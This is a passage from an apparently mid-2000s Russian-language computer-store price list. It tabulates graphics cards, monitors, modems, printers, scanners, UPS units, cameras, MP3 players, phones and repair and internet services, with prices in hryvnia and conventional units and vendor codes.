| 128 MB GAINWARD PCI-E 6600GT | 694 | 136 | 8 |
| GIGABYTE GF 6600GT 128 TV SPII PCIe | 697 | | 17 |
| 512 MB Sapphire X1600 Pro PCI-E | 709 | 139 | 8 |
| 128MB GigaByte PCI-E 6600GT DVI | 714 | 140 | 8 |
| PCIeX: nVidia 7600GS MSI 256MB/128b | 716 | 139 | 12 |
| PCI-E, GEFORCE-PCX 6600GT 256MB | 733 | 144 | 13 |
| AGP: ATI X1600PRO SAPPHIRE 256MB | 742 | 144 | 12 |
| PCI-E, ATI Radeon X1600XT 256M 128b | 758 | 149 | 13 |
| AGP: nVidia 6600GT MSI 128MB/128bit | 803 | 156 | 12 |
| 256 MB ASUS EN6600GT/TD PCI-E | 836 | 164 | 8 |
| 256 MB HIS IceQ X1600XT PCI-E | 898 | 176 | 8 |
| 256 MB GeCube X1600XT PCI-E | 944 | 185 | 8 |
| 256MB HISIceQII X800GTO DDR3 PCI | 964 | 189 | 8 |
| Sapphire ATI Radeon X850 XT 256Mb | 984 | 193 | 20 |
| 256 MB PowerColor PCI-E X850Pro | 1020 | 200 | 8 |
| XFX 256 Mb GeForce 7600GT | 1063 | 210 | 14 |
| PCI-E, GEFORCE-PCX 7600GT 256MB ,TV | 1064 | 209 | 13 |
| GIGABYTE RX800XL 512 DDR2 TV PCIe | 1092 | | 17 |
| GIGABYTE RX1600XT 256 VIVO SPII | 1118 | | 17 |
| PCI-E, ATI Radeon X1800GTO 256M | 1196 | 235 | 13 |
| 256 MB HIS IceQII X800XL Tur PCI | 1244 | 244 | 8 |
| PCI-E, ATI Radeon X1800GTO 256M,HIS | 1288 | 253 | 13 |
| 256MB Sapphire X800Pro PCI-E VIVO | 1341 | 263 | 8 |
| PCI-E, GEFORCE-PCX 7900GT 256MB | 1614 | 317 | 13 |
| PCIeX: nVidia 7900GT ASUS 256MB/256 | 1658 | 322 | 12 |
| PCI-E, GEFORCE-PCX 7600GTX 512MB | 2876 | 565 | 13 |
| PCI-E, ATI Radeon X1900XTX 512M | 2927 | 575 | 13 |
| SAPPHIRE X1900XT 512M VT2D | 2938 | | 17 |
| PCIeX: ATI X1900XTX SAPPHIRE 512MB | 2977 | 578 | 12 |
| 256 Powercolor RX700 PRO TV+DVI | | 138 | 11 |
| 256 PowerColor Radeon X800XL PCI | | 289 | 11 |
| 256 Radeon X1800 XL,Sapphire | | 375 | 11 |
| 256 Sapphire Radeon X550 128bit | | 75 | 11 |
| 256 Sapphire RX800 GTO TV+DVI GDDR3 | | 155 | 11 |
| 256 Sapphire X1300 DDR2+TV+DVI 128b | | 94 | 11 |
| 256 Sapphire X1300PRO DDR2+TV+DVI | | 94 | 11 |
| 256 Sapphire X1600XT DDR3+TV+DVI | | 175 | 11 |
| 256 Sapphire X1800XT DDR3+VIVO+ | | 325 | 11 |
| 256 Sapphire X800GTO2 TV+DVI 256bit | | 179 | 11 |
| 256 Sapphire X850XT TV+DVI 256bit | | 209 | 11 |
| 512 HIS X1800 CrossFire Edition | | 497 | 11 |
| 128 ASUS Extreme EN6600Silencer/TD | | 85 | 11 |
| 128 ASUS GeForce EN6600GT, PCI-E | | 129 | 11 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| 128 Axle GeForce 5900 DDR | | 175 | 11 |
| 128 Daytona GeForce 6600V+ DDR-3 | | 83 | 11 |
| 128 GAINWARD PowerPack! Ultra/1660 | | 90 | 11 |
| 128 Galaxy GeForce FX6600 GT DDR3 | | 140 | 11 |
| 128 Gigabyte GV-NX65 128D - PCIEx16 | | 72 | 11 |
| 128 InnoVision I-PX GeForce6800XT | | 113 | 11 |
| 128 Sparkle GeForce PC6600GT\DDR3 | | 128 | 11 |
| 256 ASUS Extreme EN6600Silencer/TD | | 100 | 11 |
| 256 ASUS GeForce EN6600GT/TD, PCI-E | | 153 | 11 |
| 256 ASUS GeForce EN7600GS/Silent | | 149 | 11 |
| 256 ASUS GeForce EN7900GT/2DHT-256b | | 316 | 11 |
| GeForce:II,III,IV от 32-256DDR | | 29 | 16 |
| 4-128MB MSI,ATI,Asus,GeForce от | | 8 | 16 |
| EAX850 XT/2DHTV 256M, опт | | 400 | 19 |
| **Мониторы** | | | |
| 17" SAMSUNG 793DF | 645 | | 17 |
| 17" Samsung 793 DF | 648 | 127 | 8 |
| 17" Samsung 794 MB | 658 | 129 | 8 |
| 17" LG Flatron Ez T730BH | 660 | | 17 |
| 17" SAMSUNG 795DF | 707 | | 17 |
| 17" Samsung 795 DF | 724 | 142 | 8 |
| 17" LG Flatron Ez T730PH | 728 | | 17 |
| 17" Samsung 795 DF Grey | 729 | 143 | 8 |
| 17" SAMSUNG 795MB+ | 749 | | 17 |
| 17" Samsung 797 MB | 785 | 154 | 8 |
| 19" LG F920B | 952 | | 17 |
| 19 " LG F920B | 1020 | 200 | 8 |
| 17"TFT Samsung,SONY,Acer,Philips,от | 1056 | 203 | 9 |
| 17" Samsung 710N TFT Silver | 1097 | 214 | 8 |
| 17"TFT, BELINEA 101711 | 1097 | 213 | 12 |
| 17 "Samsung 710N TFT 12 мс | 1108 | 219 | 14 |
| LCD17" PHILIPS 170S6FB | 1112 | 216 | 12 |
| 17 " LG L1717S TFT | 1122 | 220 | 8 |
| 17" LG TFT L1717S | 1128 | | 17 |
| 17 " LG 1750SQ 8мс. TFT | 1142 | 224 | 8 |
| 17" SAMSUNG TFT 710N silver | 1144 | | 17 |
| 17" Samsung 740N TFT Silver | 1183 | 232 | 8 |
| 17 "Samsung 740N TFT 8 мс | 1204 | 238 | 14 |
| 17" SAMSUNG TFT 740N silver | 1222 | | 17 |
| 17" LG TFT L1751SQ black | 1222 | | 17 |
| 17" TFT XEROX XL 17i ,8 ms ,DVI | 1273 | 250 | 13 |
| 19" Samsung 920N TFT | 1275 | 250 | 8 |
| Samsung 19" SyncMaster 920N TFT | 1305 | 258 | 14 |
| LCD17" ViewSonic VA702 | 1324 | 257 | 12 |
| 19" TFT Acer, Samsung, Sony,Philips | 1336 | 257 | 9 |
| 19"TFT, BELINEA 101902 | 1339 | 260 | 12 |
| 17" Samsung 740BF TFT Silver 2 мс | 1387 | 272 | 8 |
| 17" Samsung 730BF TFT 4 мс | 1397 | 274 | 8 |
| 19" SAMSUNG TFT 913V | 1404 | | 17 |
| 17" Samsung 750B TFT Silver 8 мс | 1418 | 278 | 8 |
| 17 "Samsung 740BF TFT 2 мс | 1422 | 281 | 14 |
| 17" LG TFT L1732P-SF silver 4mc | 1445 | | 17 |
| 19" Samsung 940N TFT | 1479 | 290 | 8 |
| 19 "Samsung 940N TFT 8мс | 1493 | 295 | 14 |
| 19" LG 1932S-SF 8мс TFT Silver | 1520 | 298 | 8 |
| 17" Samsung 760BF TFT 4 мс | 1530 | 300 | 8 |
| 19" SAMSUNG TFT 940N | 1560 | | 17 |
| LCD19" PHILIPS 190V6FB | 1586 | 308 | 12 |
| LCD19" ViewSonic VA1912W | 1633 | 317 | 12 |
| Samsung 19" SyncMaster 930BF TFT | 1695 | 335 | 14 |
| 19" LG 1940BQ 8мс TFT | 1724 | 338 | 8 |
| 19" Samsung 930BF TFT Silver 4 мс | 1734 | 340 | 8 |
| 19" SAMSUNG TFT 930BF | 1872 | | 17 |
| 17" Samsung 770P TFT | 1877 | 368 | 8 |
| 19" TFT XEROX XA7- 19i ,8 ms ,MVA | 1985 | 390 | 13 |
| 17" TFT NEC MultiSync 70GX2, 8ms | 2005 | 394 | 13 |
| 19" Samsung 960BF TFT Silver 4 мс | 2050 | 402 | 8 |
| 19" LG 1940PQ 8мс TFT | 2066 | 405 | 8 |
| 19" TFT NEC MultiSync 1970NXp , 2 | 2240 | 440 | 13 |
| 19" Samsung 193P+ TFT | 2295 | 450 | 8 |
| Samsung 19" SyncMaster 970P TFT | 2353 | 465 | 14 |
| 19" SAMSUNG 970P | 2372 | 466 | 13 |
| 19" TFT NEC 1970NX , S-IPS, 18 ms | 2520 | 495 | 13 |
| 19" TFT NEC MultiSync 90GX2 , 4ms | 2947 | 579 | 13 |
| 20",TFT NEC MultiSync LCD 20WGX2 | 4016 | 789 | 13 |
| 17" SONY HS74PS Silver | | 456 | 11 |
| 17" Sony SDM-HS75DS | | 295 | 11 |
| 17" Sony SDM-S75DB 12/300/450:1/DVI | | 285 | 11 |
| 17" Sony SDM-S75DS 12/300/450:1/DVI | | 333 | 11 |
| 19" Sony SDM-HS95DS 8/250/700:1/DVI | | 380 | 11 |
| 17" Samsung 793DF 0.20 mm | | 125 | 11 |
| 17" Samsung 793DF Silver 0.22 mm | | 125 | 11 |
| 17" Samsung 795DF 0.20 mm | | 139 | 11 |
| 17" Samsung 795DF 0.20 mm | | 141 | 11 |
| 17" Samsung 795+ 0.20 mm | | 146 | 11 |
| 17" Samsung 796 0.20 mm | | 144 | 11 |
| 17" Samsung 797 0.20 mm | | 151 | 11 |
| 17" Samtron 78E 0.28 mm | | 107 | 11 |
| 17"TFT, SAMSUNG 710N (MJ17ASKS) | | 218 | 16 |
| 17"TFT, SAMSUNG 730BF (LS17BIDKSV) | | 268 | 16 |
| 17"TFT, SAMSUNG 740BF (LS17HADKSH) | | 289 | 16 |
| 17"TFT, SAMSUNG 740N (LS17HAAKS) | | 234 | 16 |
| 17"TFT, SAMSUNG 740N (LS17HAATB) | | 247 | 16 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| 17"TFT, SAMSUNG 740N (LS17HAATS) | | 248 | 16 |
| 17"TFT, SAMSUNG 740T (LS17HATTSQ) | | 289 | 16 |
| 17"TFT, SAMSUNG 750B (LS17CIBQSQ) | | 278 | 16 |
| 17"TFT, SAMSUNG 760BF (LS17HJDQHV) | | 294 | 16 |
| 17"TFT, SAMSUNG 770P (LS17VDPXHQ) | | 362 | 16 |
| 19"TFT, SAMSUNG 913V (GS19ESSS) | | 258 | 16 |
| 19"TFT, SAMSUNG 930BF (LS19BIDKSV) | | 362 | 16 |
| 19"TFT, SAMSUNG 940BF (LS19HADKSE) | | 380 | 16 |
| 19"TFT, SAMSUNG 940N (LS19HAAKSB) | | 295 | 16 |
| 19"TFT, SAMSUNG 940T(LS19HATTSQ) | | 376 | 16 |
| 19"TFT, SAMSUNG 950B (LS19CIBQSQ) | | 345 | 16 |
| 19"TFT, SAMSUNG 960BF (LS19HJDQHV) | | 397 | 16 |
| 19"TFT, SAMSUNG 970P(LS19VDPXH) | | 455 | 16 |
| LCD17" LG 1710A-BZ (TV tuner +) | | 360 | 16 |
| LCD17" LG 1717S-SN | | 207 | 16 |
| LCD17" LG 1717S-BN | | 207 | 16 |
| LCD17" LG 1720B | | 247 | 16 |
| LCD17" LG 1720PF | | 265 | 16 |
| LCD17" LG 1730SSQT | | 215 | 16 |
| LCD17" LG 1732P-SF | | 258 | 16 |
| LCD17" LG 1732S-BF | | 220 | 16 |
| LCD17" LG 1732S-SF | | 220 | 16 |
| LCD17" LG 1740A-RZ | | 424 | 16 |
| LCD17" LG 1740BQ | | 257 | 16 |
| LCD17" LG 1740PQ | | 277 | 16 |
| LCD17" LG 1750SQ-BN | | 224 | 16 |
| LCD17" LG 1750SQ-SN | | 216 | 16 |
| LCD17" LG 1750U-SN | | 216 | 16 |
| LCD17" LG 1751SQ-BN | | 224 | 16 |
| LCD17" LG 1751SQ-SN | | 224 | 16 |
| LCD17" LG 1780Q | | 300 | 16 |
| LCD19" LG 1917S-SN | | 266 | 16 |
| LCD19" LG 1932P-SF | | 349 | 16 |
| LCD19" LG 1932S-BF | | 295 | 16 |
| LCD19" LG 1932S-SF | | 295 | 16 |
| LCD19" LG 1940A-RZ | | 530 | 16 |
| LCD19" LG 1940BQ | | 323 | 16 |
| LCD19" LG 1950S-BN | | 279 | 16 |
| LCD19" LG 1950S-SN | | 279 | 16 |
| LCD19" LG 1950SQ-GN | | 273 | 16 |
| LCD19" LG 1950H-GN | | 316 | 16 |
| 17" TFT, ACER AL1716s | | 205 | 16 |
| 17" TFT, ACER AL1722hs | | 272 | 16 |
| 17" TFT, ACER AL1751A | | 280 | 16 |
| 17" TFT, ACER AL1751Cs | | 310 | 16 |
| 17" TFT, ACER AL1751B | | 304 | 16 |
| 19" TFT, ACER AL1916S | | 265 | 16 |
| 19" TFT, ACER AL1916Ws | | 261 | 16 |
| 19" TFT, ACER AL1916AS | | 272 | 16 |
| 19" TFT, ACER F-19 Ferrari | | 539 | 16 |
| 20" TFT, ACER F-20 Ferrari | | 747 | 16 |
| 24" TFT, ACER AL2416Ws | | 952 | 16 |
| 17" TFT, SONY SDM-HS75DB | | 289 | 16 |
| 17" TFT, SONY SDM-HS75DS | | 289 | 16 |
| 17" TFT, SONY SDM-HS75S Silver | | 272 | 16 |
| 17" TFT, SONY SDM-HS75B | | 272 | 16 |
| 17" TFT, SONY SDM-HS75PS | | 350 | 16 |
| 17" TFT, SONY SDM-HS75PB | | 350 | 16 |
| 17" TFT, SONY SDM-HX7B Black | | 378 | 16 |
| 17" TFT, SONY SDM-HX75S Silver | | 378 | 16 |
| 17" TFT, SONY SDM-S75DB | | 312 | 16 |
| 17" TFT, SONY SDM-S75DS | | 312 | 16 |
| 17" TFT, SONY SDM-S75AS | | 249 | 16 |
| 17" TFT, SONY SDM-S75AB | | 249 | 16 |
| 19" TFT, SONY SDM-HS95B | | 358 | 16 |
| 19" TFT, SONY SDM-HS95DS | | 369 | 16 |
| 19" TFT, SONY SDM-HS95S | | 362 | 16 |
| 19" TFT, SONY SDM-S95ARB | | 353 | 16 |
| 19" TFT, SONY SDM-S95DRS | | 360 | 16 |
| 14-22,SONY,SAMSUNG,LG от | | 20 | 16 |
| Все виды TFT мониторов,15"-24" от | | 320 | 16 |
| **Модемы** | | | |
| ACORP Modem 9M-56PML; Lucent-Agere | 62 | 12 | 12 |
| Acorp 56k, (Lucent) 1648C | 66 | 13 | 14 |
| 56k D-Link DFM-562IS PCI | 68 | | 17 |
| D-LINK int, ext , от | 78 | 15 | 9 |
| ASOTEL K3D, R21+ Vector(GVC), от | 192 | 37 | 9 |
| 56k D-Link DU-562M | 205 | | 17 |
| ZyXEL OMNI MINI/NEO/UNO+подарок!,от | 276 | 53 | 9 |
| IDC 5614BXL/VR, AOH, V.90 ext | 463 | 89 | 9 |
| 56k ZyXEL NEO | 466 | | 17 |
| 56 K ACorp M56SCD ext.V.92 | | 31 | 11 |
| 56 K ACorp M56SCM ext. Orest Ukr. | | 38 | 11 |
| Zyxel U-336 E plus | | 172 | 11 |
| 33.6 K IDC 2814BL+ int. | | 90 | 11 |
| 33.6 K Zoltrix int. | | 31 | 11 |
| 56 K ACorp M56PML Lucent int. | | 12 | 11 |
| GVC,Zyxel,Motor.Acorp от | | 9 | 16 |
| **Корпуса** | | | |
| Bp 250-650W Power Master,Sweex, от | 57 | 11 | 9 |
| БЖ CODEGEN 300W | 75 | | 17 |
| БЖ 4U 300W | 105 | | 17 |
| ATX Codegen,Enlight,KME,DTK 300W,от | 114 | 22 | 9 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| БЖ 4U 350W | 125 | | 17 |
| БЖ 4U 420W | 155 | | 17 |
| Logic Concept Benz, M215LU-BW | 195 | | 17 |
| Logic Concept BMW, M210LU-SW, Black | 195 | | 17 |
| CODEGEN ATX-6049-C9 300W | 195 | | 17 |
| Logic Concept Benz, M215LU-SG,Black | 202 | | 17 |
| ATX 350W, Chieftec GPS-350EB-101A | 214 | 42 | 20 |
| AOPEN MIDDLE KF48C | 233 | | 17 |
| БЖ AOPEN 300W Xpower | 244 | | 17 |
| ATX 400W, Chieftec GPS-400AA-101A | 260 | 51 | 20 |
| AOPEN QF50C+FAN | 299 | | 17 |
| ATX 450W, Chieftec GPS-450AA-101A | 316 | 62 | 20 |
| Thermaltake VB6000SNS Swing silver | 428 | 84 | 13 |
| Thermaltake VB1000BNS Soprano+ | 468 | 92 | 13 |
| Thermaltake VB6000SWS Swing+подарок | 478 | 94 | 13 |
| Thermaltake VA3000BNA,VA3000SNA | 667 | 131 | 13 |
| Thermaltake VA3000BWA | 733 | 144 | 13 |
| Thermaltake VA1000RWA Lanmoto+ | 809 | 159 | 13 |
| Thermaltake VA7000SWA Shark+подарок | 814 | 160 | 13 |
| Thermaltake Armor VA8000BNS+подарок | 840 | 165 | 13 |
| **Прочее** | | | |
| ASUS WiFi-g PCI card w/Antenna,опт | | 25 | 19 |

## КОМПЬЮТЕРНАЯ ПЕРИФЕРИЯ

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| **Матричные принтеры** | | | |
| EPSON LX-300+ | 808 | | 17 |
| **Струйные принтеры** | | | |
| HP DeskJet 3920 | 281 | | 17 |
| Canon струйный PIXMA iP1600 | 283 | 56 | 14 |
| HP DeskJet 3940 | 333 | | 17 |
| CANON iP-1500 | 335 | 65 | 12 |
| CANON PIXMA iP1500 | 338 | | 17 |
| CANON PIXMA iP1600 | 343 | | 17 |
| Epson струйный Stylus Photo C67 | 385 | 76 | 14 |
| EPSON Stylus C67PE | 411 | | 17 |
| EPSON Stylus C87PE | 520 | | 17 |
| EPSON Stylus Photo R220 | 733 | | 17 |
| EPSON Stylus Photo R300 | 946 | | 17 |
| A4 Canon PIXMA iP1500 | | 68 | 22 |
| A4 Canon PIXMA iP1600 | | 66 | 22 |
| A4 Canon PIXMA iP2200 | | 87 | 22 |
| A4 Canon PIXMA iP4200 | | 122 | 22 |
| A4 Canon PIXMA iP6600D | | 195 | 22 |
| A4 Canon PIXMA iP6210D | | 118 | 22 |
| A4 HP DeskJet 3845 | | 78 | 22 |
| A4 HP DeskJet 5743 | | 72 | 22 |
| A4 HP DeskJet 5943 | | 106 | 22 |
| A4 HP DeskJet 6623 | | 162 | 22 |
| A3 HP DeskJet 9803 | | 444 | 22 |
| A3 HP DeskJet 9803d | | 560 | 22 |
| A4 HP mobile DeskJet 450ci | | 265 | 22 |
| A4 HP mobile HP Deskjet 460wbt | | 362 | 22 |
| A4 HP Photosmart 8053 | | 168 | 22 |
| A4 HP Photosmart 8253 | | 220 | 22 |
| A4 HP Photosmart 8453 | | 270 | 22 |
| CANON, HP, EPSON, LEXMARK от | | 35 | 16 |
| **Лазерные принтеры** | | | |
| XEROX PHASER 3117 A4, 16стр/мин | 509 | 100 | 13 |
| Xerox, HP,Canon, от | 546 | 105 | 9 |
| Samsung лазерный ML-1615 | 582 | 115 | 14 |
| Canon лазерный LBP- 2900 | 597 | 118 | 14 |
| SAMSUNG ML1615P | 614 | | 17 |
| CANON LBP-2900 | 633 | 123 | 12 |
| Hewlett Packard лазерный LJ 1020 | 673 | 133 | 14 |
| CANON LBP-2900 | 702 | | 17 |
| HP LaserJet 1020 | 721 | 140 | 12 |
| HP LaserJet 1020 | 754 | | 17 |
| HP LaserJet 1022 | 1066 | | 17 |
| HP LaserJet 1320 | 1664 | | 17 |
| A4 Canon LBP-5200 | | 320 | 22 |
| A4 HP Color LJ 2600n | | 390 | 22 |
| A4 HP Color LJ 3600n | | 840 | 22 |
| A4 Epson AcuLaser C1100 | | 335 | 22 |
| A4 Epson AcuLaser C2600N | | 725 | 22 |
| A4 Epson AcuLaser C4100 | | 1140 | 22 |
| A4 Phaser 6120N | | 450 | 22 |
| Phaser 6250N | | 2000 | 22 |
| Phaser 6300DN | | 1999 | 22 |
| Phaser 7400DN | | 3699 | 22 |
| CANON, HP,EPSON , Samsung от | | 96 | 16 |
| **Сканеры** | | | |
| Mustek многоцветный ScanExpress | 192 | 38 | 14 |
| BenQ Scan, Canon, HP, Mustec, от | 213 | 41 | 9 |
| Mustek 1248 UB | 233 | | 17 |
| BenQ 5000U | 269 | | 17 |
| Mustek многоцветный Bear Paw 2448 | 278 | 55 | 14 |
| MICROTEK 3830 | 280 | | 17 |
| BE@R PAW 2448 CU PRO, 1200x2400dpi | 299 | 58 | 12 |
| Mustek 2448 CS Plus Be@rpaw | 306 | | 17 |
| Mustek 2400 CU Plus Be@rpaw | 306 | | 17 |
| Mustek 2448 CU Pro Be@rpaw | 333 | | 17 |
| CANON CanoScan LiDe20 | 342 | | 17 |
| HP ScanJet 2400C | 348 | | 17 |
| HP SJ 2400 USB | 376 | 73 | 12 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| Mustek 2448 TA Pro Be@rpaw | 429 | | 17 |
| EPSON Perfection 2480 Photo | 519 | | 17 |
| HP ScanJet 3770 | 528 | | 17 |
| A4 HP ScanJet 2400 | | 77 | 22 |
| **Источники бесперебойного питания (UPS)** | | | |
| Super Power VT525P, 625P,800P,1000P | 198 | 38 | 9 |
| ИБП 400 PCM BACK PRO | 216 | | 17 |
| BNT-600AP Back Pro, 2 розетки | 232 | 45 | 12 |
| MGE Nova 600 AVR 600VA 360W line | 286 | 55 | 9 |
| APC BK 500-1500 VA, от | 307 | 59 | 9 |
| ДБЖ 625 PCM SMART | 405 | | 17 |
| UPS APC Back CS 350 VA | | 65 | 11 |
| UPS APC Back CS 500 VA | | 77 | 11 |
| UPS APC Back CS 500-RS VA | | 59 | 11 |
| UPS APC Back ES 525 VA | | 57 | 11 |
| UPS APC Back RS 1500 VA | | 303 | 11 |
| UPS APC Back RS 800I | | 156 | 11 |

## ЦИФРОВАЯ ТЕХНИКА

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| **Цифровые фотоаппараты** | | | |
| Olympus FE-115 (N2514592) | 653 | 129 | 14 |
| Canon PowerShot A410 Silver | 698 | 138 | 14 |
| CANON PowerShot A410 Grey | 702 | | 17 |
| Olympus FE-130 (N2515092) | 784 | 155 | 14 |
| Olympus FE-120 (N2140992) | 830 | 164 | 14 |
| SONY CyberShot DSC-S600 | 1149 | | 17 |
| SONY CyberShot DSC-W5 Silver | 1185 | | 17 |
| Canon PowerShot A530 | 1189 | 235 | 14 |
| OLYMPUS mju 700 Moonlight Black | 1316 | | 17 |
| CANON PowerShot A610 | 1456 | | 17 |
| Canon PowerShot A540 | 1513 | 299 | 14 |
| Sony Cyber-shot DSC-W50 Silver | 1513 | 299 | 14 |
| SONY CyberShot DSC-W7 Silver | 1534 | | 17 |
| Canon PowerShot A620 | 1725 | 341 | 14 |
| Olympus μ[mju:] 800 Dark Blue | 1786 | 353 | 14 |
| Canon PowerShot A700 | 1832 | 362 | 14 |
| CANON Digital IXUS 750 Silver | 2018 | | 17 |
| SONY CyberShot DSC-T9 Black | 2127 | | 17 |
| Canon PowerShot S2 IS | 2231 | 441 | 14 |
| Canon IXUS 60 | | 343 | 11 |
| Canon PowerShot A410 Silver | | 132 | 11 |
| Canon PowerShot A620 | | 345 | 11 |
| FUJI FinePix F11 | | 345 | 11 |
| Konica KD-410Z Revio | | 375 | 11 |
| Nikon CoolPix 3100 | | 290 | 11 |
| Nikon CoolPix SQ | | 320 | 11 |
| Olympus FE-115 | | 126 | 11 |
| Olympus FE-120 | | 151 | 11 |
| Olympus FE-130 | | 152 | 11 |
| Olympus FE-140 | | 167 | 11 |
| Olympus SP-320 | | 252 | 11 |
| Olympus SP-500 UZ | | 295 | 11 |
| Pentax Optio 33L | | 289 | 11 |
| Pentax Optio S | | 320 | 11 |
| **MP3-плееры** | | | |
| MP3/FM LCD USB 256MB MP310AF | 199 | 39 | 8 |
| MP3/FM LCD USB 256MB MP531AF | 204 | 40 | 8 |
| MP3 APACER AV220 512Mb | 311 | | 17 |
| MP3 iBulldog BF30 256MB Black | 331 | | 17 |
| 512 Mb, iTOY SM-12-512; USB2.0; FM | 357 | 70 | 20 |
| 512 Mb, iTOY SM-15-512; USB2.0; FM | 383 | 75 | 20 |
| 512 Mb, iTOY PH-21-512; USB2.0; FM | 413 | 81 | 20 |
| 1 Gb, iTOY EL-15-1024; USB2.0; FM | 449 | 88 | 20 |
| MP3 MPIO FY500 256MB Light Blue | 518 | | 17 |
| MP3 APACER AB320 1Gb | 560 | | 17 |
| MP3 MPIO BOOM FG100 512MB Black | 596 | | 17 |
| MP3 APACER AS820 1Gb | 616 | | 17 |
| MP3 MPIO FY500 512MB Blue-Black | 637 | | 17 |
| MP3 MPIO BLAST FY400 1GB Silver | 699 | | 17 |
| MP3 MPIO ONE FG200 256MB Silver | 699 | | 17 |
| MP3 MPIO BOOM FG100 1GB Black | 803 | | 17 |
| MP3 MPIO ONE FG200 Red 512MB | 842 | | 17 |
| MP3 MPIO FY500 1GB DarkTitan | 855 | | 17 |
| MP3 MPIO FY500 DarkTitan 1GB | 869 | | 17 |
| MP3 MPIO FL350 1GB Blue | 958 | | 17 |
| MP3 MPIO HD300 Silver 20GB | 1036 | | 17 |
| MP3-MP4 MPIO HX100 20GB Black | 1891 | | 17 |
| **DVD - проигрыватели** | | | |
| DVD-плеер iToy-PDC-4307 | | 210 | 11 |
| DVD-плеер Xoro HSD 415,silver MPEG4 | | 74 | 11 |

## ОРГТЕХНИКА

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| **Многофункциональные устройства** | | | |
| A4 Canon LaserBase MF3110 | | 240 | 22 |
| A4 Canon LaserBase MF5730 | | 290 | 22 |
| Xerox WCM15 | | 480 | 22 |
| XeroxWC120 | | 430 | 22 |
| **Мобильные телефоны** | | | |
| Любые мобильные телефоны, от | 228 | 45 | 14 |
| Motorola C115 Cubl | 250 | | 17 |
| Nokia 1110 | 319 | 63 | 14 |
| Motorola C139 sil | 322 | | 17 |
| Motorola C380 Black | 442 | | 17 |
| Nokia 2652BluishSilv | 520 | | 17 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| SAMSUNG SGH-X200OKA | 536 | | 17 |
| Motorola C650 Blue | 582 | | 17 |
| Nokia 6021 | 607 | 120 | 14 |
| Nokia 6060 Red | 645 | | 17 |
| Samsung X620 | 668 | 132 | 14 |
| Motorola L6 | 698 | 138 | 14 |
| Samsung X640 | 698 | 138 | 14 |
| SAMSUNG SGH-X620SWASEK | 702 | | 17 |
| Motorola E398 | 835 | 165 | 14 |
| SAMSUNG SGH-E330nEBN | 842 | | 17 |
| Motorola ROKER E1 | 1012 | 200 | 14 |
| MotorolaSLVR L7 | 1037 | 205 | 14 |
| Nokia 5140i Green | 1040 | | 17 |
| Sony Ericsson K700i | 1052 | 208 | 14 |
| Nokia 7360 | 1083 | 214 | 14 |
| Nokia 6670 | 1139 | 225 | 14 |
| Nokia 6230i | 1351 | 267 | 14 |
| Nokia 6230i Silver | 1362 | | 17 |
| Nokia 7610 | 1392 | 275 | 14 |
| Nokia 6630 | 1407 | 278 | 14 |
| Samsung D520 | 1417 | 280 | 14 |
| Samsung E530 | 1442 | 285 | 14 |
| SAMSUNG SGH-E530JBA | 1466 | | 17 |
| Samsung E730 | 1508 | 298 | 14 |
| Samsung E760 | 1564 | 309 | 14 |
| Sony Ericsson K750i | 1569 | 310 | 14 |
| Samsung D600 | 1832 | 362 | 14 |
| Motorola V3x | 1898 | 375 | 14 |
| Samsung D820 | 1898 | 375 | 14 |
| Nokia 6280 | 1999 | 395 | 14 |
| Nokia 3250 | 2014 | 398 | 14 |
| Nokia N70 | 2115 | 418 | 14 |
| Nokia 6681 White | 2132 | | 17 |
| Sony Ericsson w810i | 2176 | 430 | 14 |
| Samsung P300 | 2616 | 517 | 14 |
| **Телефоны** | | | |
| PANASONIC KX-TS2350UAB | 60 | | 17 |
| PANASONIC KX-TS2362RUW | 166 | | 17 |
| DECT Panasonic KX-TCD 566UA | 393 | 77 | 8 |
| DECT Panasonic KX-TCD 207UAB+тру | 408 | 80 | 8 |
| DECT Panasonic KX-TCD 225UAS | 459 | 90 | 8 |
| Panasonic KX-T2361RU | | 20 | 11 |
| Panasonic KX-T2362RU | | 31 | 11 |
| Panasonic KX-T2363 | | 29 | 11 |
| Panasonic KX-T2365W | | 37 | 11 |
| Panasonic KX-T2368 2 Channel | | 52 | 11 |
| Panasonic KX-TC100 | | 38 | 11 |

## Услуги

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| Ремонт, Сборка, Обслуживание ПК | 25 | | 22 |
| Ремонт, обслуживание копиров | 40 | | 22 |
| Ремонт, настройка, диагностика ПК | | | 9 |
| Настройка ПК | | | 15 |
| Продажа подержаных ПК | | | 15 |
| Продажа подержаных комплектующих | | | 15 |
| Продажа ов б/у | | | 15 |
| Изготовление ПК по заказу | | | 15 |
| Модернизация любых ПК | | | 15 |
| Бесплатные консультации по ПК | | | 15 |
| Ремонт ПК | | | 15 |
| Покупка комплектующих Б/У | | | 15 |
| Покупка компьютеров Б/У | | | 15 |
| Замена старых ПК на новые | | | 15 |
| Ремонт+модернизация ПК, от | | 1 | 16 |
| Дизайн сайтов, хостинг, настройка | | | 17 |
| **Заправка картриджей** | | | |
| Заправка картриджей всех типов от | 15 | | 22 |
| Заправка лаз. картриджей от | 50 | | 22 |
| Заправка картриджей (лазер) | 55 | | 17 |
| **Ремонт** | | | |
| Услуги по ремонту ПК, от | 25 | | 17 |
| Ремонт ПК | | | 15 |
| Настройка ПК | | | 15 |
| **Модернизация ПК** | | | |
| Любая модернизация | 5 | 1 | 13 |
| Модернизация с покупкой б/у компл-х | 26 | 5 | 9 |
| Любая, от | 51 | 10 | 14 |
| Модернизация любых ПК | | | 15 |
| Модернизация мониторов | | | 15 |
| Консультации по модернизации ПК | | | 15 |
| Покупка комплектующих Б/У | | | 15 |
| Покупка компьютеров Б/У | | | 15 |
| Замена старых ПК на новые | | | 15 |
| Модернизация ПК | | | 17 |
| **Доступ в Интернет по выделенной линии** | | | |
| Выделенные линии от 64кв, от | 50 | | 17 |
| Выделенные линии за 1 Гб | 104 | 20 | 9 |
| **По фиксированной абонплате, в месяц** | | | |
| Интернет-пакет "НОЧНОЙ"(23-09) | 21 | 4 | 9 |
| карточка 30вечеров&ночей(18-09+с,в) | 47 | 9 | 9 |
| Выделенные линии от 64кв, от | 50 | | 17 |

| Код | Название фирмы | Стр |
|---|---|---|
| 1 | Gembird (044-4677324, 4677325) | 21 |
